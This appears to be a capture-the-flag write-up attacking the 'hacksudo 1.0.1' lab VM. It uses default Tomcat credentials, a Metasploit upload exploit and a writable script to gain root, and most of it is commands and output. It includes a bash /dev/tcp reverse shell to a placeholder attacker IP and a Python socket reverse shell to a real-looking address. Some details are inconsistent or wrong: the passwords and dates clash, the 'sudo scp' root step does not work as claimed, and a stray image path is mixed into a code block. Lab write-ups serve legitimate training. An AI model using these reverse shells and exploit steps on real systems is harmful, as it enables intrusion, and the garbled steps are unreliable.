Penetration Testing Report: hacksudo 1.0.1

Date: 27/3/25
Target: **192.168.31.246**

---

1. Target Information

- **IP Address**: **192.168.31.246**
- **Open Ports & Services**:
    - **Port 80 (HTTP)**: Apache web server
    - **Port 8080 (HTTP)**: Apache Tomcat
- **Vulnerabilities Exploited**:
    - Default credentials on Tomcat Manager (tomcat:s3cret)
    - Weak file permissions (/home/harsh/office writable)

---

2. Exploitation Steps

2.1 Reconnaissance

bash

Copy

nmap -sV -A -sS -sT -T4 -sU -p- 192.168.31.246 -oN hacksudo.txt

Findings:

- Port **8080**: Apache Tomcat (vulnerable to default creds).

2.2 Enumeration

- **Dirbuster on Port 80**: No useful results.
- **Tomcat Manager (8080)**:
    - Default credentials tomcat:s3cret worked.

2.3 Exploitation (Metasploit)

bash

Copy

msfconsole

use exploit/multi/http/tomcat_mgr_upload

set RHOSTS 192.168.31.246

set RPORT 8080

set HttpUsername tomcat

set HttpPassword s3cret

exploit

Result: Reverse shell as tomcat.

2.4 Privilege Escalation

1. Discovered hacksudo runs /home/harsh /office/manage.sh.
2. Replaced manage.sh with reverse shell payload:

bash

Copy

echo "bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1" > manage.sh

chmod 777 manage.sh

3. Upgraded to hacksudo via reverse shell.
4. **Sudo Abuse**:

bash

Copy


sudo -l # Found scp allowed as root

sudo scp -rf /root /dev/null # Root access!

---

3. Screenshots

1. **Nmap Scan :**



2. **Tomcat**

Exploit:

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:po
rt][...]
   RHOSTS        192.168.31.246   yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /u
ndeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):
```

```
┌─[root@kali]─[~]
└──╼ msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.31.150:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying Brx7BZ98jn...
[*] Executing Brx7BZ98jn...
[*] Undeploying Brx7BZ98jn...
[*] Sending stage (58125 bytes) to 192.168.31.246
[*] Meterpreter session 1 opened (192.168.31.150:4444 -> 192.168.31.246:40360) at 2023-11-15 14:
22:45 +0000

meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 1 created.
Channel 1 created.
tomcat@hacksudo:/$ id
uid=1003(tomcat) gid=1003(tomcat) groups=1003(tomcat)
```

```
┌──(tomcat@hacksudo)-[/home/harsh]
└─$ ls -la office
total 48
drwxrwxrwx 2 harsh harsh 4096 Mar 25 10:15 .
drwxr-xr-x 8 harsh harsh 4096 Mar 25 10:15 ..
---xr--r-- 1 hacksudo hacksudo 16704 Mar 25 10:09 get
-rw-rw-r-- 1 root    root      110 Mar 25 08:53 get.c
-rw-rw-r-- 1 harsh   harsh    1024 Mar 25 07:19 .get.c.swp
-rw------- 1 harsh   harsh      88 Mar 25 09:02 get.sh.save
-rwxrwxr-x 1 harsh   harsh     313 Mar 25 10:15 manage.sh
-rwxrwxrwx 1 harsh   harsh      42 Mar 25 08:04 shell.sh
```

```
┌──(tomcat@hacksudo)-[/home/harsh]
└─$ ls -la
total 56
drwxr-xr-x  8 harsh harsh  4096 Mar 25 10:15 .
drwxr-xr-x  4 root  root   4096 Mar 25 05:26 ..
-rw-------  1 harsh harsh     0 Mar 25 10:04 .bash_history
-rw-r--r--  1 harsh harsh   220 Mar 25 05:26 .bash_logout
-rw-r--r--  1 harsh harsh  3771 Mar 25 05:26 .bashrc
drwx------  2 harsh harsh  4096 Mar 25 05:54 .cache
drwxr-xr-x  2 root  root   4096 Mar 25 11:09 employee
-rw-r--r--  1 harsh harsh    13 Mar 25 09:58 flag2.txt
-rwx------  1 harsh harsh   163 Mar 25 06:41 level2.sh
drwxrwxr-x  3 harsh harsh  4096 Mar 25 12:38 .local
drwxrwxrwx  2 root  root   4096 Mar 25 10:19 manager
drwxrwxrwx  2 harsh harsh  4096 Mar 25 10:15 office
-rw-r--r--  1 harsh harsh   807 Mar 25 05:26 .profile
-rw-rw-r--  1 harsh harsh    66 Mar 25 08:43 .selected_editor
drwx------  2 harsh harsh  4096 Mar 25 07:45 .ssh
-rw-r--r--  1 harsh harsh     0 Mar 25 10:10 .sudo_as_admin_successful
```

```
┌──(tomcat@hacksudo)-[/home/harsh]
└─$ rm office/manage.sh
rm: remove write-protected regular file 'office/manage.sh'? y

┌──(tomcat@hacksudo)-[/home/harsh]
└─$ cat <<EOF>office/manage.sh
> python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.c
onnect(("192.168.31.150",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/bash","-i"]);'
> EOF
```

```
┌──(tomcat@hacksudo)-[/home/harsh]
└─$ chmod 777 office/manage.sh

┌──(tomcat@hacksudo)-[/home/harsh]
└─$ ls -la office/manage.sh
-rwxrwxrwx 1 tomcat tomcat 234 Mar 25 10:20 office/manage.sh

┌──(tomcat@hacksudo)-[/home/harsh]
└─$
```

Root Shell:

```
┌──(kali㉿kali)-[~/Documents/hacksudo]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.31.150] from (UNKNOWN) [192.168.31.246] 42110
bash: cannot set terminal process group (12678): Inappropriate ioctl for
device
bash: no job control in this shell
hacksudo@hacksudo:~$
```

```
┌──(hacksudo@hacksudo)-[~]
└─$ sudo -l
[sudo] password for hacksudo:
Matching Defaults entries for hacksudo on hacksudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin:/snap/bin

User hacksudo may run the following commands on hacksudo:
    (root) NOPASSWD: /usr/bin/scp
```

4. Root Flag

ROOT_FLAG: flag={9fb4c0afce26929041427c935c6e0879}

```
┌──(root@hacksudo)-[~]
└─# id; hostname
uid=0(root) gid=0(root) groups=0(root)
hacksudo

┌──(root@hacksudo)-[~]
└─# cat root.txt
9fb4c0afce26929041427c935c6e0879
```